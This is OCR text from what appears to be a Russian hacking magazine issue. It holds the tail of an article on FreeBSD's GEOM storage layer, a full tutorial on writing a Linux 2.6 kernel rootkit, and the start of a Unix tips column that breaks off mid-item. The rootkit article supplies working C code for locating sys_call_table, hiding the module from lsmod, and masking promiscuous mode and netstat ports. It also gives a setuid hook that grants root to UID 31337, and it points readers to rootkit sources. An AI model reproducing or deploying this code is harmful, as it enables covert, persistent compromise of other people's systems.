Механизм GEOM объектно-ориентированный. Согласно словарю ООП, модуль называется «классом». В работающей системе для каждого класса может быть создан один или несколько «экземпляров», в обязанности которых как раз и входит выполнение одного из видов преобразования. Для каждого жесткого диска будет создано по одному экземпляру класса mbr, делящего диск на слайсы (разделы в терминологии MS), для каждого слайса с меткой BSD — по экземпляру класса bsd, разбивающего слайс на разделы и т. д. К каждому экземпляру класса может быть привязан один или более «поставщик» и «потребитель». Поставщик — это «главная дверь», через которую экземпляр представляет свои услуги, он напрямую связан с элементом каталога /dev. В случае с ATA-диском, разбитым на 2 слайса, у экземпляра класса MBR будет 2 поставщика (представленные файлами/dev/ad0s1 и/dev/ad0s2). Экземпляр другого класса подключается к поставщику через потребитель, образуя цепь, по которой будут проходить запросы ввода-вывода.

Работу механизма GEOM гораздо проще понять на примере, чем изучая голую теорию и представляя себе якорные цепи сухогрузов.



> Стандартная топология GEOM

На рисунке изображена стандартная топология GEOM: ATA-диск, разбитый на 2 слайса; один из слайсов разбит на 2 раздела. В начале цепи находится экземпляр класса disk, который напрямую взаимодействует с драйвером ATA-контроллера. К его поставщику подключены экземпляры классов mbr и dev. Первый делит диск на 2 слайса, сверяясь с таблицей разделов, расположенной в секторе MBR. Второй помещает файл устройства (ad0) в каталог /dev. Экземпляр класса mbr имеет 2 поставщика по количеству слайсов. К первому подключены экземпляры классов bsd и dev. Второй слайс не является BSD-слайсом, поэтому к нему подключен только dev. Экземпляр класса bsd делит слайс ad0s1 на 2 раздела и поэтому также имеет 2 поставщика. К каждому из них подключены экземпляры класса dev, которые создают специальные файлы /dev/ad0s1 и/ dev/ad0s2 и замыкают цепь.

Рассмотрим, как происходит чтение блоков данных, запрашиваемых файловой системой. Ситуация такая: на разделе /dev/ad0s1a создана ФС, она запрашивает пятый блок раздела. Что же при этом происходит? Экземпляр класса bsd знает только ограниченный объем информации — то, что некое адресное пространство (он и понятия не имеет, что это один из слайсов диска), представленное поставщиком экземпляра класса, расположенного на одно звено ниже, разделено на 2 раздела. Эту информацию он берет из заголовка, находящегося в начале адресного пространства. Обязанность экземпляра класса bsd — правильно вычислить смещение, чтобы попасть именно в тот блок, который запрашивает ФС. Чтобы это сделать, необходимо сложить смещение от начала раздела и номер блока. Раздел, с которого ФС запрашивает блок, является первым, поэтому в результате получается опять же пятый блок. Экземпляр класса bsd отправляет запрос на чтение пятого блока ниже. Экземпляр mbr, который точно так же видит ниже только адресное пространство, получает запрос, подвергает его обработке и отправляет запрос еще ниже — поставщику disk, который направляет запрос драйверу ATA-контроллера. В результате файловая система получает именно тот который который, какой и заказывала. На самом деле, конечно же, все сложнее (при вычислении адреса класс должен учитывать заголовки, пересчитывать размеры блоков и тому подобное), но не будем вдаваться в подробности.

Отдельные классы механизма GEOM очень ограничены в «знаниях» о друг друге. Информация, представляемая поставщиками, сводится лишь к данным об имени, размере сектора и общего размера адресного пространства. Отсутствие перекрестных ссылок между классами и общая немногословность каждого из них делает GEOM очень гибким, не привязанным к конкретной топологии, механизмом. Чтобы получить возможность работы с разделами Apple, достаточно заменить экземпляр класса mbr на экземпляр класса apple. А чтобы задействовать шифрование, достаточно подключить экземпляр шифрующего класса к любому поставщику. GEOM безразлично, каким образом будут распределены экземпляры классов, но некоторые классы откажутся инициализироваться, если не будут соблюдены определенные условия. Например, класс mbr требует наличия в адресном пространстве валидной метки MBR, и в случае ее отсутствия экземпляр не будет включен в цепь.


ИВАН СКЛЯРОВ
/ SKLYAROV@REAL.XAKEP.RU /

ПИШЕМ РУТКИТ НОВОГО ПОКОЛЕНИЯ

СКРЫВАЕМ МОДУЛИ, ФАЙЛЫ, ПРОЦЕССЫ И СЕТЕВЫЕ СОЕДИНЕНИЯ В LINUX 2.6.X

РУТКИТЫ ПОДРАЗДЕЛЯЮТ НА ЯДЕРНЫЕ (УРОВНЯ ЯДРА) И НЕЯДЕРНЫЕ (ПРОСТРАНСТВА ПОЛЬЗОВАТЕЛЯ). НЕЯДЕРНЫЕ РУТКИТЫ СОСТОЯТ ИЗ МНОЖЕСТВА ТРОЯНСКИХ ВЕРСИЙ ИСПОЛНЯЕМЫХ СИСТЕМНЫХ ФАЙЛОВ: LS, PS, FIND, IFCONFIG, NETSTAT, SYSLOGD И Т.Д. ПОСЛЕ ПОДМЕНЫ СИСТЕМНЫХ ПРОГРАММ И ДЕМОНОВ ТРОЯНСКИМИ ВЕРСИЯМИ, ОНИ НЕ БУДУТ ОТОБРАЖАТЬ ХАКЕРСКИЕ ПРОЦЕССЫ, ФАЙЛЫ, УСТАНОВЛЕННЫЕ СОЕДИНЕНИЯ И Т.Д. ЯДЕРНЫЕ РУТКИТЫ ПРЕДСТАВЛЯЮТ СОБОЙ ОДИН ИЛИ НЕСКОЛЬКО МОДУЛЕЙ ЯДРА (LKM), КОТОРЫЕ УСТАНАВЛИВАЮТСЯ В НЕГО И ВЫПОЛНЯЮТ ВСЕ ДЕЙСТВИЯ ПО СОКРЫТИЮ СЛЕДОВ ХАКЕРА. СЕГОДНЯ МЫ НАУЧИМСЯ ПИСАТЬ ЯДЕРНЫЕ РУТКИТЫ, ПРИЧЕМ ПОД САМЫЕ ПОСЛЕДНИЕ ВЕРСИИ ЯДРА LINUX 2.6.X.


Что должен делать руткит



иже перечислен стандартный набор возможностей, которые должен поддерживать любой полноценный ядерный руткит:

- **Hide Itself** (скрытие самого себя). Модуль не появляется в списке загруженных модулей, выдаваемых командой lsmod. Если хакер не скроет его, то администратор рано или поздно обнаружит посторонний модуль в системе и удалит его командой rmmod.
- **File Hider** (скрытие файлов). Хакер может установить какие-нибудь программы (снифер, кейлоггер, бэкдор и пр.), которые с помощью этой возможности руткита не будут обнаруживаться в файловой системе.
- **Directory Hider** (скрытие каталогов). Хакер может хранить нужные ему файлы в отдель ном каталоге. С помощью этой возможности скрывается сразу весь каталог вместе с файлами.
- **Process Hider** (скрытие процессов). Подобно скрытию файлов и каталогов, руткит не дает отображать верную информацию о запущенных процессах, выдаваемую командой ps.
- **Sniffer Hider** (скрытие работающего снифера). Руткит подавляет флаг PROMISC (неразборчивый режим), выводимый утилитой ifconfig, позволяя тем самым скрыть в системе работу снифера.
- **Hiding from netstat** (скрытие информации от утилиты netstat). Руткит позволяет скрыть информацию об открытых портах и установленных соединениях, выдаваемую утилитой netstat.
- **Setuid Trojan** (троянская версия вызова setuid). Автоматически предоставляет пользователю с UID=<магический номер> доступ с правами root.

Для удобства и большей ясности мы рассмотрим реализацию каждой из перечисленных возможностей отдельно, в виде независимых модулей. Однако в действительности в руткитах все возможности обычно компануются в один общий модуль, и после его загрузки в ядро хакер может вызывать нужную возможность из командной строки. Для удобства передачи команд руткиту в его состав обычно входит так называемый управляющий файл, которому передаются команды в командной строке. Этот управляющий файл совсем не обязательно является реальным файлом, хранящимся на жестком диске, — он может находиться в памяти по сути являясь псевдофайлом. В самом рутките (обычно в перехваченном вызове execve()) осуществляется



> Сайт автора руткита IntoXonia (на русском языке)



> На сайте www.ustsecurity.info расположена статья «Защита от исполнения в стеке (ОС Линукс)» российского хакера dev0id

проверка параметра filename, и если он равен названию псевдофайла, то исполняется код, находящийся в модуле ядра.

Я изучил исходные коды многих известных ядерных руткитов, таких как adore-ng, knark, IntoXonia, lkm trojan (ищи их все на DVD к журналу). Многие идеи и участки кода я заимствовал именно из этих руткитов.

Если ты не знаком с программированием модулей ядра Linux, то настоятельно советую почитать соответствующую литературу, например «The Linux Kernel Module Programming Guide» (www.tldp.org). По адресу www.opennet.ru/docs/RUS/lkmpg26 расположен перевод этого руководства на русский язык.

Самый большой недостаток всех ядерных руткитов заключается в том, что программисты ядер не обеспечивают обратную совместимость, в результате чего модульный код, написанный для одной версии ядра, может не работать в другой версии. Например, код для ядра 2.6.0 может уже не работать в версии 2.6.12 и тем более — в версии 2.4.2. Поэтому для гарантии работы руткитов их нужно тестировать на различных версиях ядер. Я тестировал все примеры только на ядре 2.6.12 в Mandriva 2006 PowerPack.

Таблица системных вызовов

Начиная с ядер версии 2.5.41, официальные разработчики «сделали финт ушами», установив запрет на экспорт таблицы системных вызовов sys_call_table, в результате чего простая подмена системных вызовов, которая использовалась в руткитах под более ранние ядра, в этих ядрах не работает. Но хакерами были найдены способы получения адреса sys_call_table.

Первый способ. Он описан в электронном журнале Phrack #58 в статье «Linux on-the-fly kernel patching without LKM». Он зависит от текущей платформы и алгоритмически сложен.

Второй способ. Адрес таблицы можно найти простым поиском в файле /boot/System.map, например:

```
# grep sys_call_table /boot/System.map
c03ce760 D sys_call_table
```

Теперь в модуле можно сделать присваивания следующего вида:

```
unsigned long *sys_call_table;
```

```
*(long *)&sys_call_table=0xc03ce760;
```

И далее осуществлять подмену обычным образом, как в ядрах версии 2.4.x. В своем модуле ты можешь встроить функцию, которая открывала бы файл /boot/System.map и самостоятельно находила в нем адрес sys_call_table.

Третий способ. Его придумал и описал (с исходным кодом) в статье «Защита от исполнения в стеке (ОС Линукс)» российский хакер dev0id из UkR Security Team. Ищи эту статью на www.ustsecurity.info.


Далее во всех модулях, где требуется подмена вызовов, мы задействуем способ dev0id. Ниже показана функция из его статьи, которая самостоятельно находит адрес таблицы системных вызовов. Ее мы и будем использовать.

```
void find_sys_call_table(void)
{
 unsigned long arr[4], *ptr;
 int i;
 /* получаем указатель на конец секции кода */
 ptr = (unsigned long *)((init_mm.end_code + 4)
& 0xfffffffc);
 /* начинаем поиск до конца секции данных */
 while(ptr < init_mm.end_data) {
  /* если нашли адрес sys_close */
  if (*ptr == (unsigned long *)sys_close) {
      for(i = 0; i < 4; i++) {
       arr[i] = *(ptr + i);
       arr[i] = (arr[i] >> 16) & 0x0000ffff;
      }
      /* действительно ли адрес в таблице */
      if(arr[0] != arr[2] || arr[1] != arr[3])
{
       /* находим адрес таблицы системных
вызовов */
       sys_call_table = (ptr - _NR_close);
       break;
      }
  }
  ptr++;
 }
}
```

Чтобы данная функция заработала, необходимо также определить глобальную переменную:



> Домашняя страница руткита IntoXonia: http://satanic.easycoding.org. Руткиты adore-ng, knark и lkm trojan в настоящее время в интернете можно найти только на http://packetstormsecurity.org.



> На DVD лежат все рассмотренные в статье модули ядра Linux, а также ядерные руткиты adore-ng, knark, IntoXonia и lkm trojan.



> В моей книге «Программирование боевого софта под Linux» ты сможешь найти более подробную информацию о программировании руткитов под linux-ядра версии 2.6.x и много других интересных вещей.



«САМЫЙ БОЛЬШОЙ НЕДОСТАТОК ВСЕХ ЯДЕРНЫХ РУТКИТОВ ЗАКЛЮЧАЕТСЯ В ТОМ, ЧТО ПРОГРАММИСТЫ ЯДЕР НЕ ОБЕСПЕЧИВАЮТ ОБРАТНУЮ СОВМЕСТИМОСТЬ, В РЕЗУЛЬТАТЕ ЧЕГО МОДУЛЬНЫЙ КОД, НАПИСАННЫЙ ДЛЯ ОДНОЙ ВЕРСИИ ЯДРА, МОЖЕТ НЕ РАБОТАТЬ В ДРУГОЙ ВЕРСИИ»

```
unsigned long *sys_call_table;
```

Компиляция модулей ядер 2.6.x
Компиляция модулей ядер 2.6.x существенно отличается от компиляции модулей в ядрах 2.4.x.Сначала необходимо создать Makefile со следующим содержимым (в качестве примера возьмем модуль с названием mod.c):

```
obj-m += mod.o
```

Затем нужно выполнить команду для сборки модуля следующего вида:

```
# make -C /usr/src/linux-`uname -r`
SUBDIRS=$PWD modules
```

В том случае если у тебя в каталоге /usr/src присутствует символическая ссылка linux на каталог с исходными текстами ядра, команда сборки будет выглядеть так:

```
# make -C /usr/src/linux SUBDIRS=$PWD
modules
```

Как ты понимаешь, исходные тексты ядра должны быть установлены в твоей системе в каталог /usr/src. Если исходные коды ядра у тебя отсутствуют, то их нужно установить, иначе сборка модуля закончится с ошибкой. Устанавливать пакеты удобно через KDE или Gnome (ищи в меню функцию вроде «Установка программ»). Нужный пакет с исходными кодами ядра обычно имеет название вида kernel-source-номер_версии.
В результате выполнения команды в текущем каталоге образуется объектный файл модуля mod.ko. Обрати внимание: в ядрах 2.6 объектные файлы модулей имеют расширение .ko, а не .o.Теперь модуль можно загрузить в ядро командой:

```
# insmod mod.ko
```

Просмотреть список установленных модулей можно командой lsmod, а удалить модуль — командой rmmod (здесь имя модуля указывается без расширения):

```
# rmmod mod
```

Далее все модули компилировать следует именно так, разумеется, подставляя каждый раз новые названия модулей в Makefile.

Скрытие модуля
С помощью утилиты strace мы можем узнать, какие вызовы задействует команда lsmod в своей работе:

```
# strace lsmod
open("/proc/modules", O_RDONLY) = 6
read(6, "hide_module 2440 0 - Live
0xd0db"..., 1024) = 1024
write(1, "hide_module        2440  0
"..., 33) = 33
```


Как видим, вызовом read читается строка из файла /proc/modules, а затем при помощи вызова write она выводится на экран. Поэтому в модуле мы просто подменяем вызов write (можно подменить read) и выполняем проверку на выполнение команды lsmod. Затем ищем в буфере имя нашего модуля и в случае его обнаружения просто возвращаем управление, в результате чего информация о модуле не выводится. Ниже показан отрывок из модуля, полный его исходный код (hide_module.c) ищи на DVD к журналу:

```
int new_write(int fd, const char*
buf, size_t count)
{
  char *temp;
  int ret;

  /* если выполнена команда lsmod */
  if (!strcmp(current->comm,
"lsmod")) {
    /* выделяем память в пространстве
ядра и копируем в нее содержимое буфе-
ра buf */
    temp = (char *)kmalloc(count + 1,
GFP_KERNEL);
    copy_from_user(temp, buf, count);
    temp[count + 1] = '\0';
    /* если содержится имя нашего мо-
дуля */
    if (strstr(temp, MODULE_NAME) !=
NULL) {
      /* освобождаем буфер в куче и воз-
вращаем результат */
      kfree(temp);
      return count;
    }
  }
  /* выполняем оригинальный вызов */
  ret = orig_write(fd, buf, count);
  return ret;
}
```

Однако этот способ не позволяет скрыть модуль от простого просмотра содержимого файла /proc/modules, в котором находятся имена всех загруженных модулей. Конечно, мы можем по аналогии сделать дополнительные проверки и удалять информацию о нашем модуле при выводе информации. Но здесь сложность заключается в том, что просмотр выполняется множеством способов, например командой cat /proc/modules или dd if=/proc/modules bs=1, а также в Midnight Commander при помощи клавиши <F3> или <F4>.

Скрытие файлов
Содержимое директории считывается системным вызовом getdents64 (или просто getdents, в зависимости от версии ядра). Это можно узнать при помощи утилиты strace. Этот вызов использует функция readdir(),



> Загруженный в ядро модуль hide_module.ko не отображается в списке модулей

которая читает содержимое директорий. Результат getdents64 сохраняется в виде списка структур struct dirent, а сам вызов возвращает длину всех записей в каталоге:

```
struct dirent64 {
  int d_ino1, d_ino2;
  int d_off1, d_off2;
  unsigned short d_reclen;
  unsigned char d_type;
  char d_name[0];
} *dirp2, *dirp3;
```

Нам интересны 2 поля этой структуры: d_reclen (размер записи) и d_name (имя файла). Таким образом, для того чтобы спрятать запись о файле, нам достаточно подменить вызов getdents64, затем отыскать в списке полученных структур соответствующую запись и удалить ее. Исходный код hide_file.c с комментариями ищи на DVD.
После сборки модуля и его загрузки в ядро ты увидишь, что указанный файл не отображается ни командой ls, ни файловым менеджером. При этом, зная имя скрытого файла, ты легко можешь осуществить над ним любые операции.

Скрытие каталогов и процессов

Для скрытия каталогов и процессов можно задействовать один и тот же метод. Я прочел о нем в статье «Sub proc_root Quando Sumus (Advances in Kernel Hacking)» из Phrack #58 — 06. В этом методе не требуется перехватывать системные вызовы. Суть его заключается в том, что Linux-устройства и каталоги могут рассматриваться как файлы. Каждый файл (каталог, устройство) представлен в ядре структурой file. Она содержит поле f_op, которое, в свою очередь, указывает на структуру file_operations. Последняя используется для хранения указателей на функции, производящие различные стандартные операции с файлом, такие как read(), write(), readdir(), ioctl() и т.д. Определения обеих структур — file и file_operations — ты можешь увидеть в файле linux/fs.h. Если в структуре file_operations подменить указатели на функции или подставить вместо них NULL (это будет означать, что данная функция не реализована), то можно изменить поведение конкретного файла (каталога, устройства). Так как нам требуется скрывать каталоги, то удобнее всего подменить указатель на функцию readdir(), который представлен в структуре file_operations следующим образом:

```
int (*readdir) (struct file *, void *,
filldir_t);
```

Функция readdir() реализует системные вызовы readdir(2) и getdents(2) для каталогов и игнорируется для обычных файлов.
Мы можем подставить вместо указателя NULL, но тогда вообще не будут отображаться никакие каталоги. В рутките же требуется прятать только отдельные каталоги, поэтому мы будем подменять этот указатель указателем на свою функцию, которая будет отслеживать заданный каталог.
Вспомним, что файловая система /proc содержит по одному каталогу для каждого выполняющегося процесса. Именем каталога является идентификатор процесса. Каталоги появляются и исчезают по мере запуска и завершения процессов. В каждом каталоге имеются файлы, содержащие различную информацию о процессе. Таким образом, если скрыть каталог в файловой системе /proc с именем нужного нам процесса, то он не будет отображаться командами ps, top и пр. Именно поэтому метод скрытия каталогов одновременно позволяет нам скрывать процессы в системе. Разумеется, этот метод позволяет скрывать не только каталоги, но и любые другие файлы, в том числе устройства.
Чтобы получить указатель на структуру file необходимо открыть файл (каталог, устройство). В ядре открытие файла осуществляется с помощью функции filp_open(). Удобнее открывать корневой каталог для последующего скрытия в нем нужных файлов (каталогов, устройств). Для указания корневого каталога в нашем модуле введена константа DIRECTORY_ROOT. Для скрытия каталогов в файловой системе /proc нужно присвоить константе имя «/proc», а для скрытия файлов вне системы /proc указываем корневой каталог. Причина, по которой требуется указывать разные корневые каталоги, заключается в том, что /proc является особой файловой системой, которая хранится в памяти компьютера и не связана с жестким диском. Поэтому если открыть корневой каталог, то мы не сможем прятать каталоги в файловой системе /proc, и наоборот.
В модуле мы подменяем не только указатель на функцию readdir(), но и указатель на filldir-функцию, который стоит третьим аргументом в функции readdir(). В подменной filldir-функции мы делаем проверку на имя каталога, который требуется скрыть, и как только он будет обнаружен, filldir-функция вернет 0, в результате чего readdir() пропустит этот каталог. Имя обычного файла, каталога или устройства для скрытия указывается в определении DIRECTORY_HIDE.
В ходе экспериментов я выяснил, что имена каталогов хранятся в системе как строки без оканчивающего нулевого символа, в то время как имена обычных файлов хранятся с оканчивающим нулевым символом. Поэтому мы для сравнения строк в модуле задействуем функцию strncmp(), которая осуществляет проверку только n-первых символов. Соответственно, нам под силу передавать строки без завершающего нулевого символа.


Скрытие работающего снифера

Чтобы подавить флаг PROMISC, можно просто подменить системный вызов ioctl(), в котором будем выполнять проверку на установленный флаг, и менять его значение на обратное:


```
int new_ioctl(int fd, int request,
unsigned long arg)
{
 ...
 if (request == SIOCGIFFLAGS) {
  if (promisc)
   ifr->ifr_flags |= IFF_PROMISC;
  else
   ifr->ifr_flags &= ~IFF_PROMISC;
 }
 return 0;
}
```

Скрытие информации от утилиты netstat

Утилита netstat читает информацию из файлов /proc/net/{tcp,udp} и других файлов (их



Код модуля, скрывающего каталоги и процессы



После загрузки модуля hide_file.ko в ядро файл testfile не отображается командой ls –a, но доступ к нему возможен (в примере мы выводим его содержимое командой cat)

«После сборки модуля и его загрузки в ядро ты увидишь, что указанный файл не отображается ни командой ls, ни файловым менеджером. При этом, зная имя скрытого файла, ты легко можешь осуществить над ним любые операции»

список можно увидеть в man netstat). Поэтому если скрыть нужные строки с информацией о соединении и об открытых портах при чтении из этих файлов, то netstat не будет отображать их на экране.

Однако мы рассмотрим другой способ, который используется в рутките adore-ng. Суть этого способа заключается в подмене указателя на функцию tcp4_seq_show() в структуре tcp_seq_afinfo (определена в файле net/tcp.h). Эту функцию задействует в своей работе утилита netstat. В подмененной функции hacked_tcp4_seq_show() мы вызываем функцию strnstr() для поиска в seq->buf подстроки, содержащей шестнадцатеричный номер порта, который мы указали для скрытия:

```
int hacked_tcp4_seq_show(struct
seq_file *seq, void *v)
{
 char port[12];
 int retval;
 retval = orig_tcp4_seq_show(seq,
v);
 sprintf(port, "%04X", PORT_TO_
HIDE);
 if (strnstr(seq->buf + seq->count
- TMPSZ, port, TMPSZ))
   seq->count -= TMPSZ;
 return retval;
}
```

Троянская версия вызова setuid

Системный вызов setuid всегда используется при входе и при регистрации пользователя в системе. Руткит перехватывает этот вызов и заменяет его своей версией. Новая функция (я назвал ее change_setuid) будет проверять, с каким uid был произведен системный вызов. Если это 31337, то для текущего пользователя (current) устанавливаются права root(0):

```
int change_setuid(uid_t uid)
{
 if (uid == 31337) {
   current->uid = 0;
   current->euid = 0;
   current->gid = 0;
   current->egid = 0;
   return 0;
 }
 return (*orig_setuid)(uid);
}
```

Другие фичи руткитов

В статье мы рассмотрели все основные возможности, которые должен поддерживать любой полноценный руткит, но существуют и другие. Например, руткит может поддерживать перенаправление системного вызова execve, когда при запуске одной команды вместо нее будет запущена другая. Иногда могут присутствовать защита файлов от удаления или запрет на исполнение программ, запрет на вход в каталог, подмена строк в файле при чтении, встроенный в ядро снифер паролей, регистратор нажатия клавиш и т.д.

Но все эти дополнительные возможности ты теперь сможешь реализовать самостоятельно.



ЕВГЕНИЙ «J1M» ЗОБНИН
/ J1M@LIST.RU /

Tips'n'tricks юниксоида

ТРЮКИ И СОВЕТЫ

Привет всем любителям быстрых и эффективных решений. Сегодня в нашей скромной, но полезной рубрике вновь много самых разных советов. Как и всегда, особое удовольствие от чтения получат поклонники командной строки. Для них приготовлено множество типсов по работе с файлами, созданию архивов и настройке шелла. Те, кто равнодушен к мигающему курсору и не любит стучать по клавиатуре, могут обратить внимание на разделы, посвященные бессмертным X Window и mc.

X Window

Установить сглаженные TTF-шрифты для эмулятора терминала (добавить строки в ~/.Xdefaults).

Для xterm:

```
XTerm*locale: true
XTerm*faceName: Lucida Console:
pixelsize=14
```

Для rxvt:

```
Rxvt*font: xft:Lucida Console:
pixelsize=14
```

Показать все символы заданного шрифта:

Bitmap-шрифты:

```
$ xfd -fn 8x16
```

TTF-шрифты:

```
$ xfd -fa Arial
```

Показать список доступных шрифтов:

```
$ xlsfonts
```

Показать список доступных TTF- и Type1-шрифтов:

```
$ fc-list
```

Показать подробности какого-либо действия, производимого с окном:

```
$ xev
```

Показать информацию об окне:

```
$ xprop
```

Обновить экран:

```
$ xrefresh
```

Shell

Установить комбинации клавиш в стиле vi для bash:

```
$ set -o vi
$ export EDITOR=vi
```

Специальные символы переменной PS1 (в скобках для zsh):

```
\d (%D) - текущая дата;
\t (%T) - текущее время;
\H (%M) - сетевое имя машины;
\u (%n) - имя пользователя;
\w (%/) - текущий каталог.
```

Очистить окно терминала при логине и выходе из шелла.

bash:

```
echo clear > ~/.bash_login
echo clear > ~/.bash_logout
```

zsh:

```
echo clear > ~/.zlogin
echo clear > ~/.zlogout
```

Midnight Commander (mc)

Отключить использование графических символов для рисования линий (это здорово скрашивает внешний вид mc, если в текущем шрифте нет графических символов):

```
$ mc -a
```

Найти файл в текущей панели:

```
Ctrl+s
```

Выделить файлы по маске:

```
Ctrl+"+"
```

Снять выделение:

```
Ctrl+"-"
```

Открыть окно справочника каталогов:

```
Ctrl+/
```

Открыть окно поиска:

```
Esc, ?
```

Синхронизировать панели:

```
Esc, o
```

Поменять панели местами:

```
Ctrl+u
```

Files

Конвертировать табуляторы в пробелы:

```
$ expand file.txt
```

Показать последние 10 команд:

```
$ fc -l -10
```

Показать файлы, отсортировав список по дате модификации:

```
$ ls -Fltr
```

Показать каталоги и отсортировать список по размеру:

```
$ du -s | sort -n
```

Найти файл, содержащий строку:

```
$ find . -type f -exec grep -H стро-
ка \{\} \;
```

Показать файлы, названия которых содержат непечатаемые символы:

```
$ ls -b
```

Показать непечатаемые символы в текстовом файле:

```
$ cat -v file
```

Найти файлы, с даты модификации которых прошло более 7 дней:

```
$ find . -mtime +7
```

Найти файлы с SUID-битом:

```
$ find . /bin -type f -perm -u=s
```

Копировать каталоги, используя tar (с сохранением прав, ссылок и т.д.):

```
$ tar -cf - . | (cd /tmp; tar -xf -)
```

Удалить все файлы, кроме одного:

